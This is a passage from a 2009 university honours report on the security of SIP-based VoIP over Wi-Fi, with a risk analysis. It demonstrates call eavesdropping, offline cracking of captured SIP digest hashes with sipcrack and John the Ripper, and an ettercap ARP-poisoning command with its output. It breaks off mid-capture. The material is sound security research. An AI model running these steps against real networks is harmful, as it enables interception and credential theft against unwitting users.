CARLETON UNIVERSITY
SCHOOL OF COMPUTER SCIENCE

COMP 4905 Honours Project

Security Concerns with Wireless Voice Over IP

Joshua Mahonin
December 11, 2009

Project Supervisor:
Dr. Michel Barbeau
School of Computer Science

Abstract

Voice over IP, or VoIP, is fast becoming a widely used means of communication, and is now becoming popular over wireless 802.11 networks. Although the use of this technology is convenient and cost-effective, the findings in this project show that doing so without proper security precautions is potentially dangerous and open for abuse from malicious users. This project details general vulnerabilites from an information security perspective, as well as specific methods of attack that could be used to subvert this technology, such as eavesdropping on calls, changing call behavior, and disabling access to call facilities all together. A threat analysis of the attacks are performed for a number of scenarios in order to classify the risk of each. Using both conclusions derived from this project, as well as findings from other security researchers, a number of strategies are suggested to mitigate the risk in using this technology.

1 Table of Contents

2 Introduction

Voice over IP, or VoIP, is fast becoming a widely used means of communication. Current estimates put worldwide usage at 267 million users by the year 2012 [1]. Similarly, the proliferation of both laptops and smart phones is enabling users to make use of VoIP services not only using wired networks, but with wireless networks as well.

Although the use of this technology is both convenient and cutting-edge, this findings in this project show that doing so without proper security precautions is dangerous, allowing potential attackers the ability to eavesdrop on calls, change call behavior, or disable access to call facilities all together. This project outlines general security vulnerabilities, as well as specific methods of attack that could be used to subvert this new technology. Using both conclusions derived from the attack vectors, as well as recommendations from other security researchers, a number of strategies are suggested to mitigate the risk in using this technology.

During the experimentation phase of this project, numerous vulnerabilities and software bugs have been identified and reported to the respective authors. Specifically, bugs have been identified in the Asterisk PBX software, the PJSIP library, and SIPcrack security toolsuite. As a result of this project and cooperation with the software author, SIPcrack functionality has been improved to support working on hardware it was previously incompatible with.

3 Objective and Scope

The goal of this project is to identify and analyze various threats that arise with the use of VoIP in a wireless setting. Specific focus is on the Session Initiation Protocol (SIP) in an 802.11 wireless network. With the advent of cellular data networks, VoIP is also seeing increased usage over these networks, however due to limitations in consumer hardware, it is beyond the scope of this project to analyze vulnerabilities over these mediums.

The project does not aim to be an exhaustive survey of all possible security threats. Instead, specific focus is placed on a few powerful, but relatively simple techniques that are able to subvert the technology. A risk assessment and analysis is performed on each attack from an information security perspective. The model used for risk assessment is based on the European Telecommunications Standards Institute (ETSI) threat model [2]. Finally, both general and specific recommendations are proposed in order to mitigate these risks.

4 802.11 Networking

4.1 Overview

802.11 networking refers to the family of wireless connectivity specifications defined in the IEEE 802.11 standard. They are a suite of protocols used to implement an Ethernet-like communication link using radio as opposed to wires [3, p. 79]. Commonly known as Wi-Fi, 802.11 networking is able to provide a wireless local area network (WLAN) to a variety of devices, including machinery, portable devices as well as moving vehicles [4].

The use of wireless infrastructure has a few key differences over traditional wired infrastructure, which also pose a unique challenge to information security. The electromagnetic spectrum, which 802.11 networking makes use of, is invisible, making it difficult to know exactly where the boundaries of connectivity are. Likewise, there is no protection provided from other devices which may be sharing the medium. Finally, because all devices (or stations) share the medium, all messages can be received by every other station that is within transmission range [4].

4.2 Wireless Security

Due to the unique characteristics of WLANs, many efforts have been made to provide secure, encrypted communication to protect information being sent across these networks. In general, wireless networks can be thought of as either secured, or open (unsecured). Some examples of wireless security protocols are *WEP* (Wired Equivalent Privacy), *WPA* (Wi-Fi Protected Access) and *RSN* (Robust Security Network), also known as *WPA2*.

The first attempt at securing wireless networks started with WEP, known as Wired Equivalent Privacy. As the name implies, the goal of WEP was to provide 802.11 networks with an equivalent level of security as traditional 802.3 Ethernet links. Unfortunately, the design of WEP had several flaws which make it particularly susceptible to attack. In particular, a small key-space resulting in frequent re-use of keys, a lack of key management infrastructure, and an encryption scheme known to produce weak keys [5]. Currently, advanced attacks on WEP can reveal the secret network key in under 60 seconds [6]. For the purposes of this project, it is assumed that the use of WEP is equivalent to no security at all.

In response to the security issues presented with WEP, the IEEE formed a group to improve the security of 802.11 networks, resulting in the 802.11i specification, or RSN. RSN included many changes over the WEP standard, including switching to the Advanced Encryption Standard (AES) protocol, implementing a key exchange mechanism, as well as adding user authentication for enterprise networks. Hardware at that time, however, was

not powerful enough to use the new security features proposed by RSN. As an interim solution, a new protocol was created as a subset of RSN, and replaced AES with TKIP, or Temporal Key Integrity Protocol. The reason for using TKIP over AES is that it could be implemented on existing WEP hardware though a software upgrade. This new solution was named Wi-Fi Protected Access (WPA), and the full implementation of 802.11i was dubbed WPA2 [3, p. 162-164]. For the purposes of this project, a secured wireless network refers to one that is using either WPA or WPA2 encryption.

5 Voice Over IP

5.1 Overview

Voice Over IP (VoIP) is a broad term, referring to the packetization and transport of voice traffic over a network link. In general, this behaviour is made up of several subprocesses. First, the analog voice data must be captured from a source, such as a microphone, and subsequently digitized. After digitization, the data can be compressed using a sophisticated algorithm, known as a *codec*, short for '*coder / decoder*'. Some preprocessing may occur after this step, such as discarding information that doesn't contain voice data, which can reduce bandwidth. The digitized voice audio is then split into smaller chunks, or packets of information, and then sent across the network to a receiving end. In turn, the received data is re-assembled from the packets, uncompressed by the codec into an audio stream, and finally sent to an playback device, such as speakers or headphones [7, p. 26]. Although there are several protocols that work together to achieve this complex behaviour. This project focuses mainly on the signaling protocol known as *SIP*, and the data transmission protocol known as *RTP*.

SIP, or Session Initiation Protocol is an application-layer signaling protocol, whose purpose is to create, modify and terminate media sessions, such as Internet telephone calls and other multimedia conferences [8]. It is currently the most popular protocol for use in VoIP, and as of 2002 was adopted for use by the 3rd Generation Partnership Project for signaling use in cellphone towers [9]. RTP, or Real-Time Protocol, is a standard for transmitting delay-sensitive traffic across packet based networks [page 182, Cisco]. While SIP signaling is used to create, modify and destroy media sessions, RTP is used to transport the media packets from source to destination.

5.2 Protocol Explanation

In general, SIP makes use of client-server architecture, consisting of user-agent *clients* (UAC), and user-agent *servers* (UAS). SIP is a text-based protocol, similar to the web protocol HTTP, which also makes use of Universal Resource Locators (URLs) for the clients and servers to address each other. SIP URLs are given in the form of *user@host*, where *user* is the identifier given to the client (UAC), and the *host* is the network address of the server (UAS) [10, p. 252].

Although SIP clients are able to communicate directly to each other, it is often more convenient to make of use a location server, also known as a *proxy server*. This server maintains a list of registered clients and associated IP addresses. When a call request is fielded by a proxy server, it looks up the IP address of the client, and is able to bridge the call between the two parties [10, p. 253].

SIP makes use of several types of messages, or methods that coordinate the construction, modification and destruction of media sessions. Typically they consist of requests initiated by a client, and responses from a server. Many of the SIP messages are self-explanatory, as shown in the following diagram of a common calling scenario:




Figure 1: A sample invite dialog between two calling parties and a proxy server.

In this instance, two parties are calling each other indirectly, by making use of the proxy server. Notice that the calling party first sends an INVITE request, to intiate the call, and the remote party sends a RINGING response. This particular method indicates to the client that the remote party is ringing, and not busy or otherwise unavailable.

The called party will subsequently follow with an OK request, which means that the user has answered. After the OK is received by the calling party, an ACK message is sent to the called party to indicate that the media session should initiate (this can include voice, video and data). The ACK message in this instance is sent directly to the called party, indicating that the proxy server is no longer involved in the call itself, the two parties are now communicating directly.

The media session then starts after the ACK message, which will continue until the called party hangs up. This is indicated by transmission of the BYE message. An OK response follows from the calling party, at which time the call is complete.

Although SIP supports many types of messages, for the scope of this project, the two most important is the INVITE request, which, as we have seen, is used to intiate a call, and the REGISTER request, which updates the location server with the current IP of a SIP client. These two methods are important from a security standpoint, in that they are both able to include user agent authentication in the messages. The following is an example of a client sending a REGISTER request to a server with authentication enabled.




Figure 2: A sample registration dialog between a client and server.

The following sequence shows what a registration scenario would look like, between a client with an IP address of *192.168.1.128* and a server with an IP address of *172.20.32.15*. Notice the 'WWW-Authenticate' line in the Unauthorized response, as well as the 'Authorization' line in the second REGISTER attempt.

```
REGISTER sip:172.20.32.15 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.128:5060;rport;branch=z9hG4bKPjvGICYo1v.jwdlkL2.MysvhxismJhoJrT
Max-Forwards: 70
From: <sip:w1004@172.20.32.15>;tag=QQhmj9xo.-t3Tv6Zm6e8aAjX2.WQUeY9
To: <sip:w1004@172.20.32.15>
Call-ID: gmCmYo.CRqNSCR0.tni4sTQcU.mZRTLi
CSeq: 58060 REGISTER
User-Agent: Siphon PjSip v1.0.3-trunk/arm-apple-darwin9
Contact: <sip:w1004@192.168.1.128:5060>
Expires: 3600
Content-Length:  0
```

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 192.168.1.128:5060;branch=z9hG4bKPjvGICYo1v.jwdlkL2.MysvhxismJhoJrT;
received=172.20.22.80;rport=5060
From: <sip:w1004@172.20.32.15>;tag=QQhmj9xo.-t3Tv6Zm6e8aAjX2.WQUeY9
To: <sip:w1004@172.20.32.15>;tag=as30992cff
Call-ID: gmCmYo.CRqNSCR0.tni4sTQcU.mZRTLi
CSeq: 58060 REGISTER
User-Agent: Asterisk PBX 1.6.0.3
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces, timer
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="35e4f8ac"
Content-Length: 0

REGISTER sip:172.20.32.15 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.128:5060;rport;branch=z9hG4bKPjh8d2d4xl2uY5obRTEh9hZrsJWVeosc1Y
Max-Forwards: 70
From: <sip:w1004@172.20.32.15>;tag=QQhmj9xo.-t3Tv6Zm6e8aAjX2.WQUeY9
To: <sip:w1004@172.20.32.15>
Call-ID: gmCmYo.CRqNSCR0.tni4sTQcU.mZRTLi
CSeq: 58061 REGISTER
User-Agent: Siphon PjSip v1.0.3-trunk/arm-apple-darwin9
Contact: <sip:w1004@192.168.1.128:5060>
Expires: 3600
Authorization: Digest username="w1004", realm="asterisk", nonce="35e4f8ac", uri="sip:172.20.32.15",
    response="ab3b817e8dc3549d72e5cead53b3149c", algorithm=MD5
Content-Length:  0

SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.1.128:5060;branch=z9hG4bKPjh8d2d4xl2uY5obRTEh9hZrsJWVeosc1Y;
received=172.20.22.80;rport=5060
From: <sip:w1004@172.20.32.15>;tag=QQhmj9xo.-t3Tv6Zm6e8aAjX2.WQUeY9
To: <sip:w1004@172.20.32.15>;tag=as30992cff
Call-ID: gmCmYo.CRqNSCR0.tni4sTQcU.mZRTLi
CSeq: 58061 REGISTER
User-Agent: Asterisk PBX 1.6.0.3
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces, timer
Expires: 3600
Contact: <sip:w1004@192.168.1.128:5060>;expires=3600
Date: Tue, 03 Nov 2009 18:38:16 GMT
Content-Length: 0
```

5.3 Security Issues

Due to the open architecture of the Internet, especially in the context of wireless networking, VoIP protocols such as SIP are subject to more attacks than what is possible in PSTN (public switched telephone network) [11]. This section provides an overview of the security measures used in SIP, including potential vulnerabilites.

The digest authentication used in SIP is based on HTTP digest authentication, as defined in the Internet Engineering Task Force (IETF) RFC 2617. In digest authentication, a server sends a challenge to the client, who will in turn send the server a challenge response. The response value is a cryptographic hash of both public and private data that is shared by both the client and server. By sending a hash value, a server can authenticate a client without secret information ever being sent in plaintext. In the example above, the

server sends an ‘Unauthorized‘ response to a REGISTER attempt without authentication. In the response, the server also includes **WWW-Authenticate** information, which includes the values: *algorithm*, *realm* and *nonce*.

The *algorithm* value specifies the hash function to be used in calculating a response. In the previous example, the hashing algorithm used is MD5. The *realm* value is used as an identifier for the server and protection space for the authentication. In the example, it is set to “asterisk”. The *nonce* value is a random seed value issued to the client to be included in the hash, to ensure the *response* value is never the same on subsequent registration attempts. This technique is used in order to prevent replay attacks. The *nonce* is ususally only valid for a short period of time, after which any new REGISTER attempt is denied and given a fresh nonce value [12].

In the second REGISTER response by the client, there is an additional **Authorization** line, which includes the following parameters: *Digest username*, *realm*, *nonce*, *uri*, *response*, and *algorithm*. The *realm*, *nonce* and *algorithm* values are shared between the Unauthorized and REGISTER messages. The *username* value refers to the unique identifier given to each client, which they are also addressed by. The *uri* value is the Uniform Resource Identifier, which refers to the address of the registration server. Finally, the *response* value is a unique hash value that is checked by the server to authenticate the client. This hash value is calculated as follows:

$H_1 = hash(username : realm : passsword)$
$H_2 = hash(method : uri)$
$response = hash(H_1 : nonce : H_2)$

The method value used in the hash algorithm refers to the SIP method, which in the previous example was REGISTER. We can see that this method ensures that the client password is never transmitted in plain text, and by including a *nonce* value, ensures that a previously recorded REGISTER attempt cannot be used again in the future. However, if the REGISTER packets can be recorded, it may be possible to determine the password value through iteration, as is shown in Section 8.

While SIP itself is a signaling protocol, used to create, modify and destroy media sessions, the actual media itself is generally encapsulated and transported using RTP. On its own, RTP serves only to transport data in a timely manner. It provides no data encryption, or even a guarantee of data delivery. For these two reasons, RTP is vulnerable to both sniffing, as well as modification, which is examined in Section 8.

6 Information Security

The term *information security* refers to protecting information and information systems from unauthorized access, use, disclosure, disruption, modification or destruction. Computer networks provide a great amount of flexibility in sharing data and information, but also increases the risk of exposing sensitive information to third parties. One goal of providing information security in computer networks is to ensure that private information is not disclosed to unauthorized individuals, while allowing public information to be exchanged freely. Information security is generally understood to have three main tenets: *confidentiality*, *integrity*, and *accessibility* [13]. If a single aspect is breached, it follows that the information security implemented is insufficient.

Confidentiality of information is the prevention of disclosure of information to unauthorized individuals or systems. It is enforced by using authentication and authorization techniques. An example of this is data encryption, which protects data from those who do not possess the necessary credentials to decrypt the data. Attacks on data confidentiality in the realm of VoIP include eavesdropping and packet sniffing, as well as brute force attacks on protected data.

Integrity of information refers to ensuring that data is never modified, either intentionally or accidentally, without proper authorization. For example, computer viruses breach data integrity when they overwrite files or memory. Examples of integrity attacks on VoIP include packet injection, man-in-the-middle attacks, and message modification.

Availability of information refers to having the processes and controls used to access and transmit data functioning properly. System outages or network disruptions are considered breaches of information availability, and thus a failure of information security. Enforcing information availability is often more difficult than confidentiality or integrity, as attacks on network infrastructure can often be outside the realm of control (for example, natural disasters). A common attack on information availability is a denial of service attack, whereby a single attacker can prevent information services from being accessed by other users.

In Section 8, Security and Threat Analysis, specific vulnerabilities of VoIP in an 802.11 environment is examined, and classified by the tenet of information security it affects.


7 Threat Analysis Model

7.1 Overview

In an effort to evaluate the risk of various security vulnerabilities, it is necessary to employ a threat assessment strategy. For this project, the framework used is based on Barbeau and Laurendeau's adapted ETSI model [14], which classifies risks into three categories: *critical*, *major*, and *minor*. A *critical* risk implies a high priority threat which must be addressed immediately, while a *major* threat must be dealt with when possible. A *minor* risk typically requires no countermeasures and can be safely ignored.

Using this model, risk calculation is performed as a function of *impact* and *likelihood*. The impact of a threat has three levels, *low*, where an attack results in annoyances and repairable consequences for a user, or limited outages with a short duration for a computer system. An impact has *medium* consequences if there is a loss of service for a short time for a user, or limited outages with minimal scope or financial loss for a system. A *high* impact threat occurs when there is a loss of service for a considerable time for a user, or outages with many users affected with substantial financial loss for a system.

The *likelihood* of an attack has three levels, *likely*, *possible* and *unlikely*. This value is derived from two additional factors, *motivation* and *difficulty*. The following diagrams illustrate this relationship between motivation and difficulty in order to determine likelihood, and its relationship with impact to determine risk.



(a) Risk determined by likelihood and impact

(c) Likelihood determined by difficulty and motivation

Figure 3: Risk analysis relationship

The *motivation* of an attack is somewhat subjective, but it has been proposed by anthropologist Roger Blake that hackers are motivated by wealth, power and prestige. Barbeau and Laurendeau further suggest that hackers may also be driven by the desire to acquire knowledge, rather than wealth. For the purposes of this project, we rank a high motivation to an attacker that may gain significant power or wealth. A moderate rank is used for an attacker that will accrue limited gains or prestige, and a low motivation for little to no gain for an attacker.

The *difficulty* of technical challenges to an attacker is classifed as *strong*, *solvable*, or *none*. A *strong* technical challenge refers to one where there is currently no known solution. Difficulty is classified as *solvable* when the security mechanism has been theoretically proven to be countered, or has been defeated in a related technology. The ranking of *none* is assigned when there is an existing precedent for an attack.

7.2 Scenario and Victim Strategy

Due to the variety of ways wireless networks are deployed and security implemented, the threat analysis shall be done for each attack in two scenarios. The first scenario is the use of unprotected WiFi in a public setting, such as an airport or coffee shop. The second scenario is the use of a secured WiFi deployment in a government or corporate setting.

In an attempt to demonstrate the diversity of risk, we also use several unique types of victims. For the first victim, we assume that they have a relatively high profile, and possess information which may be harmful to their organization if divulged, such as a high ranking executive with intimate knowledge of a research or financial nature. For the second victim, let us assume that they are not financially wealthy, with a relatively low profile. Thus, for each scenario, we can see that both the impact and motivation for each attack varies with each target.

8 Security and Threat Analysis

This section details several types of attacks on wireless VoIP, specifically on the three tenets of information security, confidentiality, integrity, and accessibility of information.

8.1 Confidentiality

8.1.1 Eavedropping

Since any station is able to receive all data sent by another station on a WLAN, if the information is not encrypted, it is possible for a third party to passively eavesdrop on VoIP conversations, also known as an *interception* attack. A packet sniffing program called Wireshark [15] has the ability to not only capture the SIP (signaling) and RTP (data) packets, it is also able to re-assemble the data into a playable audio stream. The following figure shows an example of Wireshark playing back an intercepted call.




Figure 4: Demonstrating Wireshark's ability to playback intercepted VoIP calls.

In order to execute an attack of this nature, it is necessary for an attacker to intercept and process unencrypted packets. In the case of an unsecured wireless connection, we a assign a difficulty level of *none* to the attack. According to the ETSI model, the likelihood of an attack depends on the motivation of the attacker. In the case of our high-profile executive with valuable information, we assume there is a *high* motivation to eavesdrop on their conversations, thus it is *likely* that this attack will occur. Therefore, we assign a *critical* risk to this particular scenario. In the case of our relatively low-profile victim, we assume the attacker has a *moderate* level of motivation, so the attack is therefore *possible* to occur. Assuming the attacker can gain some type of valuable knowledge from eavesdropping on the victim, then we assign a *medium* impact to this attack. Therefore, following the ETSI threat model, there is a *major* risk to the victim.

Although there are ongoing efforts to crack WPA2 encryption, it is still considered a strong security measure, and it is thus *unlikely* that an eavesdropping attack will occur for either victim. However, in the case of the high-profile executive, since the information has a *high* impact, there is still a *critical* risk for the victim. Regarding the low-profile victim, since eavesdropping may have consequences that are of *medium* impact, we therefore assign a *major* risk to the victim.

8.1.2 Password cracking

Another type of attack is known as a *brute-force* attack. This is where an attacker uses a dictionary with repeated password guessing attempts to try and gain access to the network [7, p. 106]. Tools exist which allow on-line brute force attacks against a SIP registration server, such as *svcrack*, part of the SIPVicious [16] tool suite. On-line brute-force attacks, however, can be easily detected, and are generally slower than an off-line attack. An off-line brute force attack can occur when an attacker has captured the packets containing SIP digest authentication information. As demonstrated below, by using a two software packages known as *SIPcrack* [17] and *John the Ripper* [18], an off-line brute force password attack can be performed.

Using the program *sipdump*, part of the SIPcrack package, on an unsecured WLAN, the following SIP REGISTER request was captured. We can see that it originated from the user *w1004* with an IP address of *192.168.1.128*, to the registration server with IP address of *172.20.32.15*.

```
REGISTER sip:172.20.32.15 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.128:5060;rport;branch=z9hG4bKPj4T1-xDE06VHGt.D.mpkQg2TGoXit7CjP
Max-Forwards: 70
From: <sip:w1004@172.20.32.15>;tag=faUniSSeWe8bp.DBXDzB.ZEa2nCJjAQz
To: <sip:w1004@172.20.32.15>
Call-ID: gmCmYo.CRqNSCR0.tni4sTQcU.mZRTLi
CSeq: 58063 REGISTER
User-Agent: Siphon PjSip v1.0.3-trunk/arm-apple-darwin9
Contact: <sip:w1004@192.168.1.128:5060>
Expires: 0
Authorization: Digest username="w1004", realm="asterisk", nonce="5b8f26fd", uri="sip:172.20.32.15",
    response="81f9df330478b0950618a3ca8c952d94", algorithm=MD5
Content-Length:  0
```

After processing by sipdump, which extracts the necessary information from a SIP digest authentication packet, in order to determine the hidden password. In turn, we can use the program *sipcrack*, also part of the SIPcrack package, along with a password cracking program such as John the Ripper, to determine the password using brute-force techniques. It does this by iterating through a pre-set word list, as well as variations, and then makes a hash out of each word, as well as the information in the SIP digest authentication packet. If the resulting hash is equal to the '*response*' value that has been previously recorded, then the password has been successfully guessed. Using a secret password value '*password*', sipcrack was able to guess it in under one second, as shown below:

```
SIPcrack 0.3  ( MaJoMu | www.codito.de )
----------------------------------------

* Found Accounts:

Num Server Client User Hash|Password

1 172.20.32.15 192.168.1.128 w1004 81f9df330478b0950618a3ca8c952d94

* Select which entry to crack (1 - 1): 1

* Generating static MD5 hash... 726910148c5e8fc21c0ac75d0ba2b0ae
* Loaded wordlist: '/usr/share/dict/words'
* Starting bruteforce against user 'w1004' (MD5: '81f9df330478b0950618a3ca8c952d94')
* Tried 68565 passwords in 0 seconds

* Found password: 'password'
* Updating dump file 'out.sipdump'... done
```

Using a different, albeit simple password value of "josh86", sipcrack was able to determine the password in 165003228 tries, or 172 seconds. As the complexity of the password increases, as does the time taken to crack the password, often exponentially.

```
SIPcrack 0.3  ( MaJoMu | www.codito.de )
----------------------------------------

* Found Accounts:

Num Server Client User Hash|Password

1 172.20.32.15 192.168.1.128 w1004 81f9df330478b0950618a3ca8c952d94
2 172.20.32.15 192.168.1.128 w1004 7b631b9b7bd605f26eaa9610df7c98b2

* Select which entry to crack (1 - 2): 2

* Generating static MD5 hash... 726910148c5e8fc21c0ac75d0ba2b0ae
* Loaded wordlist: '/tmp/myfifofile'
* Starting bruteforce against user 'w1004' (MD5: '7b631b9b7bd605f26eaa9610df7c98b2')
* Tried 165003228 passwords in 172 seconds

* Found password: 'josh86'
* Updating dump file 'out.sipdump'... done
```

Similar to the eavesdropping attack, the attacker must be able to intercept and read unencrypted packets. On an unsecured wireless network, there is no difficulty in intercepting packets, however this attack also relies on the strength of the password used. If we assume that the passwords used are non-trivial, then a difficulty of *solvable* is assigned to this attack. In the case of our high-profile victim with valuable information, we assume there is a *moderate* motivation to acquire their credentials, because unlike eavesdropping, there is no immediate reward from performing this attack. This attack can now be considered *possible* to occur. If there is a *medium* impact of acquiring the victim's registration information, then the risk is defined as *major*. For the low-profile victim, we assume the attacker has a *low* level of motivation, so the attack is therefore *unlikely* to happen. Acquiring this victim's credentials is considered a *low* impact event, so the attack is considered a *minor* risk.

In the case of a secured wireless network, a brute-force password attack has *strong* difficulty, and is therefore *unlikely* to occur. Just as with the unsecured network, this *medium* impact attack for the high-profile victim is considered a *major* risk. Similarly, acquiring the low-profile victim's credentials is a *low* impact attack, so the risk is therefore considered *minor*.

8.2 Integrity

Using a technique known as a man-in-the-middle attack, whereby an attacker places themselves in between two communicating parties, we are able to execute several subsequent attacks on a target. Using a software package called *ettercap* [19], we can execute a man-in-the-middle attack using a technique known as ARP poisoning, or ARP spoofing. ARP, or Address Resolution Protocol, is used to match hardware MAC addresses, with network IP addresses. The ARP poisoning technique involves sending falsified ARP requests to a victim, in an attempt to fool them into believing that the attacker is another target, such as a network gateway. By doing so, the attacker now has all traffic routed first through their own computer, before being forwarded on to the destination. An example of a trivial man-in-the-middle attack follows, including the capture of a successful registration attempt from a victim.

```
$ ettercap -T -M arp:remote -i wlan0 /192.168.1.128/ //

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Dissector "dns" not supported (etter.conf line 70)
Listening on wlan0... (Ethernet)

 wlan0 ->       00:1B:77:D8:A2:05     192.168.1.129     255.255.255.0

Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.1.128 00:26:4A:C2:54:7A

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Wed Nov  4 14:07:20 2009
UDP  192.168.1.128:5060 --> 172.20.32.15:5060 |

REGISTER sip:172.20.32.15 SIP/2.0.
Via: SIP/2.0/UDP 192.168.1.128:5060;rport;branch=z9hG4bKPj3gvz-ZQig2BurDWq7abXZWnIozhnyUxS.
Max-Forwards: 70.
From: <sip:w1004@172.20.32.15>;tag=0yeiwyCBgoNjgeiykjtahCwdEe.3byl..
```

```
To: <sip:w1004@172.20.32.15>.
